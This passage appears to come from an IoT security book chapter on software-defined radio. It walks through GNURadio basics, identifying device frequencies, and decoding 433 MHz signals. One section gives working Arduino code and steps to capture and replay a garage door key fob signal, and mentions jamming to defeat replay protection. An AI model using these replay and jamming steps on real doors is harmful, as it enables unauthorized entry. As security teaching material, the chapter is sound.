


Figure 9-7. *GNURadio workspace*

This is the home screen of GNURadio, which contains three main components:

- *Workspace:* The blank area with two blocks named Options and Variable.
- *Blocks:* The right-side list of all the various processing blocks you can use to build your radio.
- *Reports:* The bottom pane of the screen that shows output, debug, and error messages.

To use GNURadio to build a workflow, we can drag and drop content from the Blocks pane into our Workspace area. The first component that we will add is a signal source. The Signal Source block would be located inside the section Waveform Generators or can alternatively be found by pressing `Ctrl+F` and searching for `signal source`. Your screen should now look similar to the one shown in Figure 9-8.

Figure 9-8. *Adding a signal source*

As you can see, we now have the Signal Source block in our Workspace. Notice that the color of the Signal Source text is red because we have not yet connected the output coming out of the block (in this case a cosine waveform coming out of the signal source) to another block.

Let's go ahead and add a TCP sink, which is where we want our signal to finally end up. Before that, though, we add a Throttle block. The Throttle block is something we will be using in all of our flow graphs because it prevents GNURadio from consuming a lot of system resources. Let's drag and drop both Throttle and TCP Sink to our Workspace, which should make it look like Figure 9-9.




Figure 9-9. *All blocks added*

The next step would be to connect the blocks to each other. This can be done by clicking the `Out` tab of one block and the `In` tab of the other block we want to connect. Once done, double-click TCP Sink, which should open up the block's properties.

In the Properties dialog box, we can configure various values of the given block. In this case, we only need to change the value of Port and set it to 31415 (see Figure 9-10).




Figure 9-10. *Modifying properties*

Another thing to notice in the Properties dialog box is the use of different colors in different fields (Figure 9-11). GNURadio uses different colors for the properties as mentioned under the Help | Types.




Figure 9-11. *Data types color mapping*

Returning to our flow graph, the next thing that we need to do is create another GNURadio companion (`.grc`) file that would take the input coming from our first program and plot it for us.

To do this, simply save the existing flow graph and create a new file in GNURadio. In the new file, drag and drop TCP Source, Throttle, and Scope Sink. Edit the property of the TCP Source block's Port value to 31415.

Once you have everything set, go ahead and run both the flow graphs, starting with the second file you saved. You should be able to see the plot as shown in Figure 9-12.




Figure 9-12. *Plotted waveform*

As you can see, we just created our radio, starting with a signal generator block, and sent it to a TCP sink, which was received by the TCP source in the other program, and finally created a waveform plot with it.

Let's get more familiar with GNURadio by creating a new workflow in which we add two signals and look at the new signal that gets created as a result. To do this, let's drag and drop a Signal Source, Throttle, and WX GUI Scope Sink blocks and connect them all. Before doing this, ensure that the frequency of the Signal Source is set to 1000. It should look like the one shown in Figure 9-13.




Figure 9-13. *Initial waveform*

Now delete the connection between the Signal Source and Throttle blocks and let's add another Signal Source block with the frequency of 1,000 and an amplitude of 2 and an Add block to the workspace. Connect the output of the Signal Source to Add and the output of Add to Throttle, which is then connected to WX GUI Scope Sink. Your workspace should look like the one depicted in Figure 9-14.




Figure 9-14. *Final workspace*

Once you execute the flow graph, your output should like Figure 9-15.




Figure 9-15. *Analyzing changes between two different waveforms*

As you will notice from the output signal's plot (the lower one), you can see that the amplitude of the new program is 3, instead of the original signal's one. We can also modify this graph a bit and use FFT to see the two different values in the same plot. To do this, simply change the frequency of one of the blocks to 2,000 and replace the WX GUI Scope Sink with WX GUI FFT Sink. Figure 9-16 shows how the flow graph will look.




Figure 9-16. *Understanding FFT workspace*

Once you execute this flow graph, you will be able to see an FFT plot showing the two different signals with varying amplitude and frequencies, as shown in Figure 9-17.




Figure 9-17. *Fast Fourier transform*

Identifying the Frequency of a Target

One of the most important pieces of analysis that we have to do when we start any IoT device radio analysis is to identify its operating frequency. This information can sometimes be publicly available via the FCC ID information or on the device's web site or community forums.

If it is not present and not easily obtainable, we can use our own tools and techniques to find out which frequency (or frequency range) the device is active on. For this, we use an SDR tool such as RTL-SDR, which will allow us to monitor a wide range of frequency spectrums covering the frequency on which the device would most often be operating. The software utility that we use to look at the frequency spectrum is GQRX.

For this exercise, we use two targets:

1. Garage door opener key fob.
2. Weather station.

Before actually going into identifying the radio frequencies of these devices, let's perform a quick visual and hardware inspection to see if we can get an approximate idea of the frequency by any means.

1. *Garage door opener key fob:* It's an inexpensive (< $10) piece of hardware without any visible FCC ID or any other kind of certification marked on the device. If we open up the key fob as shown in Figure 9-18, we see that it uses a 433 MHz oscillator.




Figure 9-18. *Opening a key fob for analysis*

This implies that the communication is taking place at 433 MHz and we can now listen to that frequency (and nearby ones) to identify the exact frequency being used by the key fob.

2. *Weather station:* In comparison to key fob, we are a bit lucky in this case, as this weather thermometer has a clearly marked FCC ID on the back of the device, as shown in Figure 9-19.

Figure 9-19. *Weather station with clear FCC ID on the back*

Let's go to `fccid.io` to look up the FCC ID that we found on the weather station, RNE00609A1TX. Figure 9-20 displays what we find from the FCC database, that the frequency being used by the weather thermometer is 433.92 MHz.




Figure 9-20. *Weather thermometer FCC ID information*

Now that we have identified the frequency of both our devices, we can use the tool GQRX to confirm our findings and identify the exact frequencies up to three to four decimal places on which these devices are operating. GQRX is a tool based on GNURadio and the QT framework to provide us with a visual analysis of the entire frequency spectrum. There are a lot of other use cases and modifications you can do with GQRX, but I won't go into that here. If you are interested, you can find more information on the official web site at `http://gqrx.dk/category/doc`.

Once you launch GQRX, you will be asked to select a device for which you want to look at the frequency spectrum, as shown in Figure 9-21. Here, change the `Device` setting to RTL-SDR (or any other device you have) and click OK. You don't need to modify any other settings here. Once you are in GQRX, modify the frequency to be around 433. You can do this by typing in the values in the frequency placeholders or using the arrow keys after clicking the frequency.




Figure 9-21. *Analyzing exact frequency of target device using GQRX*

Once you start the devices, you will begin noticing the peaks (or spikes) in the frequency spectrum shown in the top window pane. You will also notice the values creating an impact in the lower pane of the window, which is known as the waterfall view. In our case, the peak is close to 433.897 and the exact frequency we have here is 433.92 MHz.

Analyzing the Data

Now that we have identified the exact frequencies which the devices operate on using GQRX, the next step for us would be to figure out exactly what data are being transmitted through the devices, and if required, decode them into a readable format. Given the fact that both of these devices operate on the 433 MHz frequency, we can use a utility provided along with the RTL-SDR tools called rtl_433 to analyze the data.

Analyzing Using RTL_433 and Replay

Let's begin with the garage door opener key fob. Start by connecting the RTL-SDR to your system. Next, we use the `rtl_433` utility and provide the exact frequency that we want to analyze.

```
rtl_433 -f 433920000
```

Once you run this command, you will find that you are able to see the data being transmitted by the key fob, which looks like the output shown in Figure 9-22.

```
2017-02-01 12:02:14 :   Generic Remote
        House Code:      24004
        Command:         3
        Tri-State:       FF1F10F00001

 2017-02-01 12:02:18 :  Generic Remote
        House Code:      24004
        Command:         12
        Tri-State:       FF1F10F00010
■
```

Figure 9-22. *Key fob data*

We can also notice here that for each key fob press, the hex value being transmitted changes a bit.

From here on, you can either use a tool like HackRF to transmit the packets again, or even a combination of Arduino and 433 MHz transmitter would work. Let's go ahead and have a look at how this could be done using Arduino and a 433 MHz transmitter.

First, connect the 433 MHz receiver to your Arduino. This is how the Arduino connections would be overall:

- Arduino 5V ⇐> VCC of both transmitter and receiver.
- Arduino GND ⇐> GND of both transmitter and receiver.

- Arduino D10 ⇐> Data of transmitter.
- Arduino D2 ⇐> Data of receiver.

Next, download the Arduino library for the `RC_Switch`, which contains the program for transmitting data on 433 MHz, from https://github.com/sui77/rc-switch.

Now, go ahead and import the library in the Arduino IDE. Once done, push the `ReceiveAdvanced` code to the Arduino and fire up the serial monitor at a 9600 baud rate. The code for `ReceiveAdvanced` is shown in Figure 9-23.

```
#include <RCSwitch.h>
RCSwitch mySwitch = RCSwitch();
void setup() {
  Serial.begin(9600);
  mySwitch.enableReceive(0);  // Receiver on interrupt 0 => that is pin #2
}
void loop() {
  if (mySwitch.available()) {
    output(mySwitch.getReceivedValue(), mySwitch.getReceivedBitlength(),
    mySwitch.getReceivedDelay(), mySwitch.getReceivedRawdata(),mySwitch.getReceivedProtocol());
    mySwitch.resetAvailable();
  }
}
```

Figure 9-23. *`ReceiveAdvanced` code*

Now as soon as you press the button of the garage opener key fob, you will be able to see the data being transmitted in the serial terminal. Copy the data, as we are going to retransmit it again. Figure 9-24 shows what the data will look like.

```
Decimal: 6098700 (24Bit) Binary: 010111010000111100001100 Tri-State: FF1F00110010 PulseLength: 510 microseconds Protocol: 1

Decimal: 6098691 (24Bit) Binary: 010111010000111100000011 Tri-State: FF1F00110001 PulseLength: 510 microseconds Protocol: 1

Decimal: 6098736 (24Bit) Binary: 010111010000111100110000 Tri-State: FF1F00110100 PulseLength: 510 microseconds Protocol: 1

Decimal: 6098880 (24Bit) Binary: 010111010000111111000000 Tri-State: FF1F00111000 PulseLength: 510 microseconds Protocol: 1
```

Figure 9-24. *Showing the decoded data of a key fob with different key presses*

To complete the process, open the SendDemo code and enter the copied data into the `print` statement. Once you are done, upload the code and you will be able to see it triggering the relay module. Figure 9-25 shows the complete code for SendDemo.

```
#include <RCSwitch.h>
RCSwitch mySwitch = RCSwitch();
void setup() {
  Serial.begin(9600);
   mySwitch.enableTransmit(10);
}
void loop() {
  mySwitch.sendTriState("FF1F10F00001");
  delay(1000);
  mySwitch.sendTriState("FF1F10F00001");
  delay(1000);
}
```

Figure 9-25. *SendDemo code*

Once you run the SendDemo code, you will be able to replay the radio packets, making the garage door open. Notice that we are looking at a case where there is no verification of existing code being reused to open the garage door. In other cases, though, you will need to perform additional steps to ensure that the replay attack works, which can be made by jamming the signal and capturing so that we have an unused radio packet with us that can be used by us.

Using GNURadio to Decode Data

Now that we know how to replay data by first sniffing RTL-SDR and sending using the Arduino and 433 MHz setup, we can move on to decoding the data of the weather station. Unlike the garage door opener key fob, the weather station transmits data that are not easily understandable. Therefore, we will need to use the GNURadio and its radio processing blocks to be able to figure out exactly what data are being sent by sniffing the packets.

Once you start analyzing the GQRX or GNURadio analysis of the frequency on which the weather station operates, you will be able to see various peaks and bursts of data that are sent at regular intervals. Here we are trying to figure out what the exact data are that are being sent by the weather station.

Let's go ahead and create a GNURadio workflow to decode the data that are being transmitted by the weather station.

First, open a GNURadio companion and set the Generate Options to WX. Change the sample rate to 1M.

Next, drag and drop an RTL-SDR block as well as a WX GUI FFT Sink block. Modify the properties of the RTL-SDR block to set the frequency of the weather station to 433.92 MHz. Your flow graph should look like the one shown in Figure 9-26.




Figure 9-26. *Initial flow graph*

Now, if you double-click the RTL-SDR Source and look at its Properties dialog box, you will notice that the only output option is `Complex float32`, as shown in Figure 9-27.




Figure 9-27. *Setting RTL-SDR block properties in GNURadio*

For this reason, we will have to use an additional block of `Complex to Mag ^ 2` to convert this to a usable positive value. Drag and drop a `Complex to Mag^2` block to the workflow and connect the output of the RTL-SDR source to `Complex to Mag^2`.

Because the signal at this stage might be a bit weak, it's a good idea to amplify the signal by adding a `Multiply Const` block. We can set the constant value to be 20, which is a suitable amplification value.

Next, drag and drop these two blocks:

- *Wav File Sink:* This will save the output result to a `.wav` file that we can then analyze in a tool such as Audacity. Double-click this block and put it in a location where you would like to save the output file.
- *WX GUI FFT Sink:* This is added for us to see the output as a waveform plot in the frequency domain.

Figure 9-28 shows how your final flow graph should look.

